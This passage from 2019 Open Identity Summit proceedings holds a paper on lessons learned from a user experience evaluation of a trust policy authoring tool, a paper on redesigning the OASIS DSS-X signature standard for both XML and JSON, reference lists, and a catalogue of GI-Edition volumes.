[Bi16] Bieker, F.; Friedewald, M.; Hansen, M.; Obersteller, H.; Rost, M.: A process for data protection impact assessment under the european general data protection regulation. In: Annual Privacy Forum. Springer, pp. 21–37, 2016.

[Bi18] Bitkom: Umsetzung der Datenschutzregeln an vielen Stellen weiterhin unklar. 2018.

[Eu18] European Parliament and Council: , Regulation (EU) 2016/679 (General Data Protection Regulation), 2018.

[Fr16] Friedewald, M.; Obersteller, H.; Nebel, M.; Bieker, F.; Rost, M.: White Paper Datenschutz-Folgenabschätzung. Ein Werkzeug für einen besseren Datenschutz, 2, 2016.

[He11] Hedbom, H.; Schallaböck, J.; Wenning, R.; Hansen, M.: Contributions to standardisation. In: Privacy and Identity Management for Life, pp. 479–492. Springer, 2011.

[KGH16] Kubach, M.; Görwitz, C.; Hornung, G.: Non-technical Challenges of Building Ecosystems for Trustable Smart Assistants in the Internet of Things: A Socioeconomic and Legal Perspective. In (Hühnlein, D.; Roßnagel, H.; Schunck, C.; Talamo, M., eds): Open Identity Summit 2016, Lecture Notes in Informatics – Proceedings, pp. 105–116. Köllen, Bonn, 2016.

[TPRM18] Tikkinen-Piri, C.; Rohunen, A.; Markkula, J.: EU General Data Protection Regulation: Changes and implications for personal data collecting companies. Computer Law & Security Review, 34(1):134–153, 2018.

[Wy16] Wybitul, T.: EU-Datenschutz-Grundverordnung im Unternehmen: Praxisleitfaden. Fachmedien Recht und Wirtschaft, 2016.

H. Roßnagel et. al. (Eds.): Open Identity Summit 2019,
Lecture Notes in Informatics (LNI), Gesellschaft für Informatik, Bonn 2019 185

Lessons learned – Conducting a User Experience evaluation of a Trust Policy Authoring Tool

Stephanie Weinhardt[1], Doreen St. Pierre[2]

Abstract: Most contributions on usable policy authoring and usable IT-Security only focus on the design phase of a tool and on stating guidelines how to make these tools and systems user friendly. There are only some contributions introducing work regarding usability evaluations but even less introducing user experience evaluations. This contribution wants to address this lack. Based on a user experience evaluation with a trust policy authoring tool we present the lessons learned derived from the results.

Keywords: user experience evaluation, trust policy authoring, evaluation methods, lessons learned.

1 Introduction

Although a lot of work on usability in IT-Security has been conducted [ZSS96], [CG04], [Bo06], [MJ08], [FRR09], [KS14], [Pr17], [Ia18] as mostly expert users or administrators deal with creating privacy or security policies, user experience (ux) seems to be no requirement. Therefor, the necessety to develop user friendly tools remains a secondary goal. But with recent developments in IoT, automation, industry 4.0 and the overall increasing connectivity between humans and machines, the need for not only usable but also positively experienced policy authoring tools increases [ZSS96], [Bo06], [CI06], [FIM10]. Users need to be enabled to formulate their own privacy, security and trust policies to ensure the protection of their data and interests.

An essential part in ensuring high usability is the evaluation of a concept [Hu10]. But existing contributions mostly consider the design phase, creating a lack of contributions on the evaluation phase and used methods and approaches [Vo17].

To the best of our knowledge, this contribution conducted the first ux evaluation of a (trust) policy authoring tool. The evaluation was conducted with a high-fidelity prototype, which was developed within the European funded research project LIGHT^{est}. One of the project goals is to enable all kinds of users to create their own trust policies. To meet this reguirement a three-layered approach based on [KBK05], [Br06], [CI06] was implemented. Each layer provides a different way to create a policy, tailored to the user groups: novice, intermediate and expert users. To meet the needs of each, each layer has

[1] Universität Stuttgart IAT, Institut für Arbeitswissenschaft und Technologiemanagement, Competence Team Identity Management, Allmandring 35, 70569 Stuttgart, stephanie.weinhardt@iao.fraunhofer.de
[2] Fraunhofer IAO, Fraunhofer-Institut für Arbeitswirtschaft und Organisation IAO, Competence Team Identity Management, Allmandring 35, 70569 Stuttgart, doreen.stpierre@iao.fraunhofer.de

a different set of functionalities presented in a tailored way. This results in not overstraining novice users that want to create simple and basic policies, but still provide full functionality to expert users. We included ux evaluation methods, to investigate if the users have a positive experience with the tool and what basic human needs are causing it.

2 Evaluation setting

In the prototype only the layer for novice users and for intermediate users was implemented. The approach was to have a standard laboratory usability test with a preliminary questionnaire, task completion with the prototype and a follow-up questionnaire. To include ux measurements we added the User Needs Questionnaire (UNeeQ) [FP14], as well as follow-up interviews focusing individually on the ux of each participant. The UNeeQ measures to which extent a set of ten basic human needs are addressed and how the overall user experience with a product was. It measures that by letting participants rate their accordance to predefined sentences on a five level likert-scale from "not at all" to "highly". As these measurements are highly subjective and depend on the current mood of the participants, they had to fill out the UNeeQ right before and directly after interacting with the prototype. Thus, the data could be compared as we measured the users' mindset before the interaction and how the interaction changed it. In combination with the follow-up interviews we hoped for insights to which needs are addressed.

The evaluation was conducted with 18 participants with an average duration of 60-75 minutes. All participants were able to complete the tasks with no major usability problems. Despite the overall positive usability, the UNeeQ showed contradictory results. Comparing the results from the UNeeQ before the interaction and the results after the interaction, every value for each need decreased between 0,15 and 1,25 (on a scale from 0 to 4). We explain that reduced experience with the limited autonomy that could be experienced with the prototype and missing to create a more realistic and elaborate scenario.

Although we mixed usability and ux evaluation methods and there are short comings in the evaluation setting, we nevertheless, wanted to reflect on the lessons learned.

3 Lessons learned

We integrated ux measurements into the usability evaluation to gather first experiences in the area of IT-Security and policy authoring. In the following we state the lessons learned.

"The maturity level of the prototype, the context of use and the evaluation setting are highly dependent on each other for a successful ux evaluation."

We figured that having a high-fidelity prototype would be sufficient for an ux evaluation

in which we wanted to learn about the basic human needs being addressed while interacting with it. But the fact that participants could not explore the system freely on their own and had to execute predefined tasks caused hindered participants autonomy and therefore hindered an experience to develop. Thus, we would recommend a highly developed prototype or functioning system for an ux laboratory evaluation. This was also described by [La17]. If you do not have a highly developed prototype/ system available, you could show participants a video with the intended usage scenario and ask them to think of the experience they anticipate with the system. Of course this is a subjective, reflected and anticipated opinion on participants' side, but delivers more insight into participants thinking and which basic human needs could be addresses.

"Include valence method combined with laddering interviews."

Although the follow-up interview included questions about the good and the bad aspects of the tool, as well as what the users perceived as easy and not easy we got little to know about the experience and the basic human needs. As the users had already reflected on the whole experience, it was hard to pin point the exact elements that caused a specific experience. Also time and participant exhaustion did prevent going into detail with user experience aspects and conducting a laddering interview. We would therefore recommend an evaluation where participants can explore the system freely in combination with valence method and a laddering interview.

The valence method by [Bu10] is a formative evaluation method to measure the user experience. While freely interacting with a product, the users label the moments in which they have positive or negative feelings with so called "valence markers". In a retrospective interview you go through each marker with the participant. The laddering technique is used to determine the need that lies beneath the experience in that moment, by questioning the users more precisely with every question about the design aspect and the experience at each marker. Incorporating this method evaluates what design element causes what type of experience and which basic human need matches.

"Talk about each basic human need individually and in depth."

If you do not have a fully functioning system or lacking the time and expertise to conduct an evaluation using valence method with a laddering interview another approach could be to simply talk about the basic human needs individually. For every basic human need ask the participants if they see that this would be addressed by the system and how. Of course you cannot for sure say if the need really would be addresses or not, but you get an insight of what your users are anticipating. For this kind of evaluation you only would need a low-fidelity prototype or mock-ups to visualize the scenario for the participants.

"Find the right mix of help positions and autonomy."

This is kind of hard. And probably needs more than one pre-test to see if the amount of help positions and autonomy work well together. If balanced out correctly and considering your specific user group and context of use, this will lead to better and more valid results.

A first evaluation of the concept with a low-fidelity prototype provided basically no help positions and no autonomy as there was only one predefined way to click through it. Despite that, participants showed signs of being cognitive overloaded (loosing orientation, poor concentration, not being sure anymore what the task was). The ux evaluation provided a more detailed introduction before interacting with the system, by putting the participant into a real life scenario. During task execution, participants got no further help neither from the system nor the moderator. Participants could freely explore the different items the prototype provided, rather than giving them just one choice. Although having a more complex and difficult task, participants showed no signs of cognitive overload. We explain that with the right mix of introduction and help positions, but still giving the participants an autonomous feeling through the concept. We concluded therefor that it is important to have the right mix of autonomy and help positions in an ux evaluation to not overstrain users but also to not give too much away, so a positive experience can develop. But we also emphasize that this fact is not necessarily generalizable. To generalize this, it would take more evaluations like this.

4 Related work

No recent contributions on (usability) evaluations of policy authoring tools are aware to us. Following, we list the contributions that had an impact on our evaluation or can be seen as similar.

[La17] evaluated in a use case study if the classical usability evaluation approach in a laboratory setting is applicable to ux evaluations. They concluded that the setting has a huge impact on participants' perceived ux. The authors talk in depth about their findings and reasons for their results, as well as providing possible alternatives and tips for future ux studies. The subject of their evaluation was the online shopping platform amazon and a digital camera. As these are already full functioning services that people already know and use out of intrinsic motivation, we do not feel confident comparing that study with our evaluation. Future work needs to show the applicability to an area that most users only use because they have to, rather than being intrinsically motivated.

[Th18] addresses the urgent need for privacy protection tools regarding personal data collected by wearable devices and smartphones. They request a framework that enables users to determine what kind of data may be collected and processed by the device. To be able to control that, users have to be able to create access control policies. The authors are planning on developing a policy authoring tool with a user-friendly interface by including interviews, surveys and laboratory experiments in the development process. Beyond usability they also want to test the correct understanding of the users' policy specifications. To the best of our knowledge no testing has been conducted so far, as the paper has been published recently.

The authors of [Ka06] included as a ux measurement a questionnaire on users' satisfaction on the quality of their policies into their usability evaluation of a privacy policy prototype.

This is a good first approach on measuring ux, but as they did not further question the users until they knew what caused the results, it can only be seen as a superficial user experience evaluation.

5 Conclusion & Future Work

Conducting a ux study in a laboratory we recommend getting a highly functioning prototype or an almost finalized system. We would also recommend having several ux evaluations in different product stages but also to think about alternatives to laboratory evaluations (see also [La17]. When conducting a laboratory evaluation we recommend using the valence method combined with laddering interviews to get valid results about what basic human needs are addressed through what.

Using the UNeeQ right before and directly after the tasks provided good results. To be able to make a decent statement on how using the tool influenced the users´ experiences, one has to identify the state of mind the participants started the test with by letting them fill in the UNeeQ before the interaction with the tool. Comparing those results with the results from the UNeeQ after interaction, created more precise data. Although we did not get to know the underlying basic human needs. Nevertheless it gave insight how the interaction changed participants perceived ux.

One of the most important aspects we learned is: consider designing for ux and include adequate ux evaluations from the very beginning even though usability might still seem to be the most important factor.

6 ACKNOWLEDGEMENTS

This research is part of the LIGHT^{est} project funded from the European Union's Horizon 2020 research and innovation programme under G.A. No 700321

Bibliography

[Hu10] 9241-210:2010(en), I. Ergonomics of human-system interaction - Part 210: Human-centred design for itneractive systems, 2010.

[Bo06] Bonatti, P. A.: Flexible and Usable Policies. In: W3C Workshop on Languages for Privacy Policy Negotiation & Semantics Driven Enforcement in REWERSE, pp. 1–5, 2006.

[Br06] Brodie, C. A.: An Empirical Study of Natural Language Parsing of Privacy Policy Rules Using the SPARCLE Policy Workbench. In: Public Policy, pp. 8–19, 2006.

[Bu10] Burmester, M. et.al.: Valence method for formative evaluation of user experience Proceedings of the 8th ACM Conference on Designing Interactive Systems. In: Valence

method for formative evaluation of user experience Proceedings of the 8th ACM Conference on Designing Interactive Systems, pp. 364–367, 2010.

[CI06] Cao, X.; Iverson, L.: Intentional access management: making access control usable for end-users. In: SOUPS Proceedings of the second symposium on Usable privacy and security, pp. 20–31.

[KBK05] Karat, C.-M.; Brodie, C.; Karat, J.: Usability Design and Evaluation for Privacy and Security Solutions. In: Security and Usability: Designing Secure Systems That People Can Use, pp. 47–74, 2005.

[CG04] Cranor, L. F.; Garfinkel, S.: Secure or usable?. In: IEEE Security and Privacy, pp. 16–18. 2004.

[FRR09] Ferreira, A.; Rusu, C.; Roncagliolo, S.: Usability and security patterns. In: Proceedings of the 2nd International Conferences on Advances in Computer-Human Interactions, ACHI 2009, pp. 301–305. 2009.

[FI10] Fischer-Hübner, S.; Iacono, L.; Möller, S.: Usable Security und Privacy. In: Datenschutz und Datensicherheit - DuD, pp. 773–782, 2010.

[FP14] Fronemann, N.; Peissner, M.: User experience concept exploration: user needs as a source for innovation. In: Proceedings of the 8th Nordic Conference on Human-Computer Interaction Fun, Fast, Foundational - NordiCHI ’14. pp. 727–736, 2014.

[Ia18] Iacono, L. L. et.al.: Consolidating Principles and Patterns for Human-centred Usable Security Research and Development, In: European Workshop on Usable Security, London, 2018.

[Ka06] Karat, C.-M. et.al.: Evaluating interfaces for privacy policy rule authoring. In: Proceedings of the SIGCHI conference on Human Factors in computing systems - CHI ’06, p. 83, 2006.

[KS14] Kirlappos, I.; Sasse, M. A.: What Usable Security Really Means : Trusting and Engaging Users. In: Human Aspects of Information Security, Privacy, and Trust HAS. Lecture Notes in Computer Science, p. 11, 2014.

[La17] Lallemand, C.: Lab Testing Beyond Usability : Challenges and Recommendations for Assessing User Experiences, pp. 133–154, 2017.

[MJ08] Meland, P. H.; Jensen, J.: Secure Software Design in Practice. In: 2008 Third International Conference on Availability, Reliability and Security, pp. 1164–1171, 2008.

[Pr17] Prieto, L. P. et.al.: Maybe poor Jhonny Really Cannot Encrypt - The Case for a Complexity Theory for Usable Security. In: CEUR Workshop Proceedings, pp. 53–59, 2017.

[Th18] Thuraisingham, B. et.al.: Towards a privacy-aware quantified self data management framework. In: 23rd ACM Symposium on Access Control Models and Technologies, SACMAT 2018, pp. 173–184, 2018.

[Vo17] Voronkov, A. et.al.: Systematic Literature Review on Usability of Firewall Configuration. In: ACM Computing Surveys, pp. 1–35, 2017.

[ZSS96] Zurko, M. E.; Simon, R. T.; Street, S.: User-Centered Security, pp. 1–9, 1996.

Evolving the DSS-X standard

Andreas Kühne[1]

Abstract:

This document describes the adoption of an existing specification (for signature creation and validation) to new challenges both in signature-specific and general technical requirements. The major work item is the need to support multiple interface description syntaxes. This document also discusses an approach of automatic document generation to provide multiple artefacts in a consistent and timely manner.

This contribution wants to outline a way to maintain specifications in a changing landscape of requirements.

Keywords: signature creation, signature verification, JSON, XML

1 Introduction

The [Di18a] specification on signature creation and validation became official OASIS standard in April 2007. It defines the corresponding methods using XML schema referencing other well-known schemes (e.g. [XM18]). To provide flexibility for extensions the editors used several XML schema-specific features (e.g. the 'mixed' attribute).

To reflect further development both in general and in the area of signature creation and verification, the OASIS DSS-X technical committee started the effort to produce a version 2.0 of the standard 2016. Section 2 outlines the signature related changes. A major driver for the new version is the ubiquitous use of JSON. But the existing XML-based systems should not be cut off from further developments. Therefore, a significant effort was invested to support multiple transport syntaxes in parallel while using the same syntactical model. This approach is discussed in Section 3.

To ensure the general adoption of a standard it is recommended to provide additional supportive material that eases the practical use of it. This can be a sample implementation, a conformance testbed or an interactive user interface to try the specification at well-known platforms (e.g. SwaggerHub[2]) Section 4 closes this contribution by summarising the main aspects and providing an outlook on possible future developments.

[1] trustable Ltd (Germany), Standardization, Gartenheimstr. 39C, Hannover, 30659, kuehne@trustable.de
[2] https://app.swaggerhub.com/apis/OASIS.Open/oasis-dss_2_0/0.1

2 Changes in core functionality

The main changes of this version of the DSS-X core document [Di18b] compared to version 1.0 are:

- Process the set of comments and bug reports arrived since version DSS 1.0 became standard.
- Inclusion of requirements that became known only after publication of version 1.0.
- Simplification of the core schema, e.g. by dropping elements seldom used.
- Integration of the 'Asynchronous Processing Profile' [As18a] into the core
- Support [As18b].
- The definition of a XML timestamp format in [Di18a], section 5.1 will not be upgraded to [Di18b].

To support implementers and to ease the use of the protocol with common frameworks, the following list of requirements were respected:

- One unique object model for all transport syntaxes.
- Define type and cardinalities of `OptionalInputs*` and `OptionalOutputs*` child elements explicitly.
- Rearrange sequences and choices to produce a strongly typed object model
- Extract basic types into a separate XML schema to support their use in non-signature related specifications.

The provided schemes of DSS-X version 2 reflect these requirements. The XML schemes of version 1 and 2 share many similarities but are not compatible. These group of changes can be considered as 'usual business' for a committee maintaining a specification and don't require an adoption of the specification creation process.

3 Multi Syntax approach

3.1 Challenges

The formerly dominant [SO18] solution stack lost its leading role for newly designed interfaces. Nevertheless, there will be a significant implementation base in productive environments for years to come. The success of [Th18]-based interfaces in the last years is quite impressive. It took over the role as preferred solution and is supported by many design and implementation tools. But, as seen with SOAP, new trends may introduce new approaches in the future. Specific technical requirements (e.g. low bandwidth mobile connections) to support special purpose solutions (e.g. the compact [AB18] format) could also be a driver for change.

3.2 Solution path

To provide a solution path for this set of potential challenges, the TC did choose a comprehensive approach: Do not to limit syntax support to a set of currently relevant ones (XML & JSON) but to separate the semantic of an interface from the implementation syntax. The DSS-X 2.0 specification defines a sematic model for each component that is mapped to XML and JSON, but offers the mapping to additional syntaxes.

Different syntaxes support distinct sets of features. Therefore, only a common denominator of features can be used. The DSS 1.0 version supports a set of data transport variants, most of them are XML-syntax specific. Base64 encoded data offers the most versatile way to transport documents and signatures. This transport mode can be found in most transport syntaxes and was therefore selected as the preferred solution. The data volume overhead is a drawback but the advantages of Base64 encoded data are worth the performance penalty.

Several problems and drawbacks arise when leaving the well-known sphere of XML semantic and syntax. The aspects listed in the following table needed special consideration:

- Replace `xs:any` with an enumeration of possible types. If that is not feasible, use base64 blobs as a fallback.
- Avoid the use of XML specifics (like e.g. mixed content).
- Provide namespace / URI for XPath evaluation explicitly.

The aspects and the applied solutions are discussed in the following chapters.

3.3 Circumventing xs:any

The XML schema type ‘any’ allows an object to contain arbitrary structures. This comes handy for writers of specifications as an extension point because the structures transported do not need to be defined upfront. But this advantage at the specification stage comes with a price at the implementation stage. The structures intended to be supported by a client or a server system MUST be known to be implementable. But the usual tools for schema support leave the task of handling the content of an any type to the developer. Without extensive testing problems with unexpected content may occur at runtime, even while using typed languages.

The OptionalInputs element (of DSS version 1.0) makes use of `xs:any`. The replacement component OptionalInputsVerify (of DSS-X version 2.0) defines its child elements and their cardinality explicitly. When using additional profiles, the relevant components of the core schema can be redefined using the XML schema’s ‘redefine’ element or JSON schema’s ‘allOf’.

Another usage scenario for `xs:any` is the transport of unknown data objects. A sample

use case is the Property component. This component is intended to contain signature attributes of unknown structure. In DSS-X version 2.0 the `xs:any` type is replaced by a structure containing base64-encoded data and meta data. When using XML as the transport syntax this seems to be a disadvantage. But direct XML fragment copying may introduce namespace problems and security concerns. Most importantly, the cherry-picking of transport syntax features would inhibit a transport independent object model, both on the client and the server side. More complex programming and testing would be inevitable.

3.4 Substituting the 'mixed' schema attribute

Mixing sub-elements and text within a single element is a great advantage of XML. But when XML is applied for serializing an object model this 'markup language' feature is of little use. Other serialization syntaxes (like JSON) don't support such a feature. There is the need to substitute the '`mixed`' construct to become syntax independent. The substitution is done by removing the mixed attribute and introduce an additional '`value`' element to contain the textual content.

3.5 Introducing the `NsPrefixMappingType` component

Namespaces are an outstanding feature of the XML world. A replacement is required for all syntaxes that don't such a feature. The use of naming conventions and prefixes are common to avoid naming collisions. A special challenge is the use of XPath expressions as elements. The XPath expression itself is represented as a simple string. But the expression may depend on namespace/prefix mappings that are defined within the namespace context of the XML element. The `NsPrefixMappingType` component (of DSS-X version 2.0) represents the required namespace/prefix mapping. It is recommended to use this element for XML syntax, too. This simplifies the handling on the consumer side and circumvents problems with namespace prefix assignments handled by web frameworks.

3.6 Imported XML schemes

A special challenge is imposed by the imported schemes, like the **[XM18]** scheme, that uses features not supportable by the mentioned 'multi-syntax' approach. The most obvious restrictions are:

- The complexType may contain mixed content (child elements **and** text). This concept is not supported by JSON. The workaround for this limitation is to drop the 'mixed' attribute and to introduce a 'value' element.
- The '`choice`' construct is mapped in an untyped way by Java's JAXB framework. Therefore, the '`choice`' element is changed to a '`sequence`'.

- The ‘any’ type is replaced by a base64 encoded blob.
- The option to provide arbitrary namespace / prefix mappings to support the evaluation of XPath expression is not available in e.g. JSON syntax. Therefore an element mapping prefixes to namespaces (of type ‘`dsb:NsPrefixMappingType`’) is added.

To apply the necessary changes to the imported schemes the XML schema language provides the ‘`override`’ functionality to change existing schemes. But Java’s JAXB framework’s schema compiler does not support ‘`override`’ so the adapted schemes are provided alongside DSS-X core schemes.

3.7 Automation requirements

The interface descriptions for different syntaxes are expected to be available in their specific formats (XML Schema for XML, JSON Schema for JSON, modules for [Ab18]) and need to be kept aligned with the specification document. To provide a reliable quality of the documents and to minimize the human effort, the DSS-X TC uses a single-source approach for parts of the specification and the schemes. The semantic requirements are formulated using a restricted set of XML Schema. Based on this information a generator produces the depending schema documents and replaces the related sections in the specification.

To support specific syntax features or common usage patterns the XML representation of the semantics is extended. Using this extension mechanism e.g. the usually short tag names of JSON are provided.

The generating of the dependent artefacts (e.g. schema files) is straight forward and can be performed without user interaction. The tooling set also allows the direct editing of ‘editorial’ parts within the generated parts of the specifications and preserves this content over repeated generation processes. This gives the editor the opportunity of textual enrichment of generated sections (e.g. general component comment, (non-)normative sections, explanations of element, syntax specific comments).

The specification document consists of both manually edited and generated sections. To support a smooth editing process preserving the user input even in case of changed semantics the editor’s contribution must be preserved, e. g. in a database. The stored content is not just input for the assembly of a specification document, it also proved to be useful for the generation of interface descriptions like the Open API Specification [Op18].

4 Summary and Outlook

Ten years after becoming official standard the [Di18a] specification deserves a re-

engineering to align to the changed requirement landscape. The signature creation and verification-related topics of the core specification were manageable. The far bigger challenge was the support for the changes of the technical landscape. The chosen 'multi syntax approach' promises the required flexibility for the next decade. The required automation functionalities will support the editor and ensure a consistent high level of quality of the different output documents.

The automatic generation process will be extended to produce additional artefacts in a reliable manner to minimize human effort while ensuring consistency for all output formats.

The forthcoming re-working of the existing profiles will benefit from the existing tooling.

Regardless of the use of JSON as a transport syntax the handling of JSON signatures will not be covered by the core specification. A dedicated profile will address signatures e.g. conformant to [JS18].

Bibliography

[Ab18] Abstract Syntax Notation One (ASN.1): Specification of basic notation, https://www.itu.int/rec/T-REC-X.680-200811-I/en, accessed: 04.11.2018

[As18a] ASN.1 encoding rules: Specification of Packed Encoding Rules (PER), https://www.itu.int/rec/T-REC-X.691-200811-I/en, accessed: 04.11.2018

[As18a] Asynchronous Processing Abstract Profile of the OASIS Digital Signature Services Version 1.0, http://docs.oasis-open.org/dss/v1.0/oasis-dss-profiles-asynchronous_processing-spec-v1.0-os.html, accessed: 04.11.2018

[Th18] The JavaScript Object Notation (JSON) Data Interchange Format, https://tools.ietf.org/html/rfc8259, accessed: 04.11.2018

[Op18] OpenAPI Specification, https://github.com/OAI/OpenAPI-Specification/blob/master/versions/3.0.2.md, accessed: 04.11.2018

[Di18a] Digital Signature Service Core Protocols, Elements, and Bindings Version 1.0, http://docs.oasis-open.org/dss/v1.0/oasis-dss-core-spec-v1.0-os.html, accessed: 04.11.2018

[Di18b] Digital Signature Service Core Protocols, Elements, and Bindings Version 2.0, http://docs.oasis-open.org/dss-x/dss-core/v2.0/csprd01/dss-core-v2.0-csprd01.pdf, accessed: 04.11.2018

[JS18] JSON Web Signature (JWS, https://tools.ietf.org/html/rfc7515, accessed: 04.11.2018

[SO18] SOAP Version 1.2 Part 1: Messaging Framework (Second Edition), https://www.w3.org/TR/soap12/, accessed: 04.11.2018

[As18b] Assertions and Protocols for the OASIS Security Assertion Markup Language (SAML) V2.0, http://docs.oasis-open.org/security/saml/v2.0/saml-core-2.0-os.pdf, accessed: 04.11.2018

[XM18] XML-Signature Syntax and Processing, http://www.w3.org/TR/2002/REC-xmldsig-core-20020212/, accessed: 04.11.2018

GI-Edition Lecture Notes in Informatics

P-1 Gregor Engels, Andreas Oberweis, Albert Zündorf (Hrsg.): Modellierung 2001.

P-2 Mikhail Godlevsky, Heinrich C. Mayr (Hrsg.): Information Systems Technology and its Applications, ISTA'2001.

P-3 Ana M. Moreno, Reind P. van de Riet (Hrsg.): Applications of Natural Lan-guage to Information Systems, NLDB'2001.

P-4 H. Wörn, J. Mühling, C. Vahl, H.-P. Meinzer (Hrsg.): Rechner- und sensorgestützte Chirurgie; Workshop des SFB 414.

P-5 Andy Schürr (Hg.): OMER – Object-Oriented Modeling of Embedded Real-Time Systems.

P-6 Hans-Jürgen Appelrath, Rolf Beyer, Uwe Marquardt, Heinrich C. Mayr, Claudia Steinberger (Hrsg.): Unternehmen Hochschule, UH'2001.

P-7 Andy Evans, Robert France, Ana Moreira, Bernhard Rumpe (Hrsg.): Practical UML-Based Rigorous Development Methods – Countering or Integrating the extremists, pUML'2001.

P-8 Reinhard Keil-Slawik, Johannes Magenheim (Hrsg.): Informatikunterricht und Medienbildung, INFOS'2001.

P-9 Jan von Knop, Wilhelm Haverkamp (Hrsg.): Innovative Anwendungen in Kommunikationsnetzen, 15. DFN Arbeitstagung.

P-10 Mirjam Minor, Steffen Staab (Hrsg.): 1st German Workshop on Experience Management: Sharing Experiences about the Sharing Experience.

P-11 Michael Weber, Frank Kargl (Hrsg.): Mobile Ad-Hoc Netzwerke, WMAN 2002.

P-12 Martin Glinz, Günther Müller-Luschnat (Hrsg.): Modellierung 2002.

P-13 Jan von Knop, Peter Schirmbacher and Viljan Mahni_ (Hrsg.): The Changing Universities – The Role of Technology.

P-14 Robert Tolksdorf, Rainer Eckstein (Hrsg.): XML-Technologien für das Semantic Web – XSW 2002.

P-15 Hans-Bernd Bludau, Andreas Koop (Hrsg.): Mobile Computing in Medicine.

P-16 J. Felix Hampe, Gerhard Schwabe (Hrsg.): Mobile and Collaborative Business 2002.

P-17 Jan von Knop, Wilhelm Haverkamp (Hrsg.): Zukunft der Netze –Die Verletzbarkeit meistern, 16. DFN Arbeitstagung.

P-18 Elmar J. Sinz, Markus Plaha (Hrsg.): Modellierung betrieblicher Informationssysteme – MobIS 2002.

P-19 Sigrid Schubert, Bernd Reusch, Norbert Jesse (Hrsg.): Informatik bewegt – Informatik 2002 – 32. Jahrestagung der Gesellschaft für Informatik e.V. (GI) 30.Sept.-3. Okt. 2002 in Dortmund.

P-20 Sigrid Schubert, Bernd Reusch, Norbert Jesse (Hrsg.): Informatik bewegt – Informatik 2002 – 32. Jahrestagung der Gesellschaft für Informatik e.V. (GI) 30.Sept.-3. Okt. 2002 in Dortmund (Ergänzungsband).

P-21 Jörg Desel, Mathias Weske (Hrsg.): Promise 2002: Prozessorientierte Methoden und Werkzeuge für die Entwicklung von Informationssystemen.

P-22 Sigrid Schubert, Johannes Magenheim, Peter Hubwieser, Torsten Brinda (Hrsg.): Forschungsbeiträge zur "Didaktik der Informatik" – Theorie, Praxis, Evaluation.

P-23 Thorsten Spitta, Jens Borchers, Harry M. Sneed (Hrsg.): Software Management 2002 – Fortschritt durch Beständigkeit

P-24 Rainer Eckstein, Robert Tolksdorf (Hrsg.): XMIDX 2003 – XML-Technologien für Middleware – Middleware für XML-Anwendungen

P-25 Key Pousttchi, Klaus Turowski (Hrsg.): Mobile Commerce – Anwendungen und Perspektiven – 3. Workshop Mobile Commerce, Universität Augsburg, 04.02.2003

P-26 Gerhard Weikum, Harald Schöning, Erhard Rahm (Hrsg.): BTW 2003: Datenbanksysteme für Business, Technologie und Web

P-27 Michael Kroll, Hans-Gerd Lipinski, Kay Melzer (Hrsg.): Mobiles Computing in der Medizin

P-28 Ulrich Reimer, Andreas Abecker, Steffen Staab, Gerd Stumme (Hrsg.): WM 2003: Professionelles Wissensmanagement – Er-fahrungen und Visionen

P-29 Antje Düsterhöft, Bernhard Thalheim (Eds.): NLDB'2003: Natural Language Processing and Information Systems

P-30 Mikhail Godlevsky, Stephen Liddle, Heinrich C. Mayr (Eds.): Information Systems Technology and its Applications

P-31 Arslan Brömme, Christoph Busch (Eds.): BIOSIG 2003: Biometrics and Electronic Signatures

P-32 Peter Hubwieser (Hrsg.): Informatische Fachkonzepte im Unterricht – INFOS 2003

P-33 Andreas Geyer-Schulz, Alfred Taudes (Hrsg.): Informationswirtschaft: Ein Sektor mit Zukunft

P-34 Klaus Dittrich, Wolfgang König, Andreas Oberweis, Kai Rannenberg, Wolfgang Wahlster (Hrsg.): Informatik 2003 – Innovative Informatikanwendungen (Band 1)

P-35 Klaus Dittrich, Wolfgang König, Andreas Oberweis, Kai Rannenberg, Wolfgang Wahlster (Hrsg.): Informatik 2003 – Innovative Informatikanwendungen (Band 2)

P-36 Rüdiger Grimm, Hubert B. Keller, Kai Rannenberg (Hrsg.): Informatik 2003 – Mit Sicherheit Informatik

P-37 Arndt Bode, Jörg Desel, Sabine Rathmayer, Martin Wessner (Hrsg.): DeLFI 2003: e-Learning Fachtagung Informatik

P-38 E.J. Sinz, M. Plaha, P. Neckel (Hrsg.): Modellierung betrieblicher Informationssysteme – MobIS 2003

P-39 Jens Nedon, Sandra Frings, Oliver Göbel (Hrsg.): IT-Incident Management & IT-Forensics – IMF 2003

P-40 Michael Rebstock (Hrsg.): Modellierung betrieblicher Informationssysteme – MobIS 2004

P-41 Uwe Brinkschulte, Jürgen Becker, Dietmar Fey, Karl-Erwin Großpietsch, Christian Hochberger, Erik Maehle, Thomas Runkler (Edts.): ARCS 2004 – Organic and Pervasive Computing

P-42 Key Pousttchi, Klaus Turowski (Hrsg.): Mobile Economy – Transaktionen und Prozesse, Anwendungen und Dienste

P-43 Birgitta König-Ries, Michael Klein, Philipp Obreiter (Hrsg.): Persistance, Scalability, Transactions – Database Mechanisms for Mobile Applications

P-44 Jan von Knop, Wilhelm Haverkamp, Eike Jessen (Hrsg.): Security, E-Learning. E-Services

P-45 Bernhard Rumpe, Wofgang Hesse (Hrsg.): Modellierung 2004

P-46 Ulrich Flegel, Michael Meier (Hrsg.): Detection of Intrusions of Malware & Vulnerability Assessment

P-47 Alexander Prosser, Robert Krimmer (Hrsg.): Electronic Voting in Europe – Technology, Law, Politics and Society

P-48 Anatoly Doroshenko, Terry Halpin, Stephen W. Liddle, Heinrich C. Mayr (Hrsg.): Information Systems Technology and its Applications

P-49 G. Schiefer, P. Wagner, M. Morgenstern, U. Rickert (Hrsg.): Integration und Datensicherheit – Anforderungen, Konflikte und Perspektiven

P-50 Peter Dadam, Manfred Reichert (Hrsg.): INFORMATIK 2004 – Informatik verbindet (Band 1) Beiträge der 34. Jahrestagung der Gesellschaft für Informatik e.V. (GI), 20.-24. September 2004 in Ulm

P-51 Peter Dadam, Manfred Reichert (Hrsg.): INFORMATIK 2004 – Informatik verbindet (Band 2) Beiträge der 34. Jahrestagung der Gesellschaft für Informatik e.V. (GI), 20.-24. September 2004 in Ulm

P-52 Gregor Engels, Silke Seehusen (Hrsg.): DELFI 2004 – Tagungsband der 2. e-Learning Fachtagung Informatik

P-53 Robert Giegerich, Jens Stoye (Hrsg.): German Conference on Bioinformatics – GCB 2004

P-54 Jens Borchers, Ralf Kneuper (Hrsg.): Softwaremanagement 2004 – Outsourcing und Integration

P-55 Jan von Knop, Wilhelm Haverkamp, Eike Jessen (Hrsg.): E-Science und Grid Adhoc-Netze Medienintegration

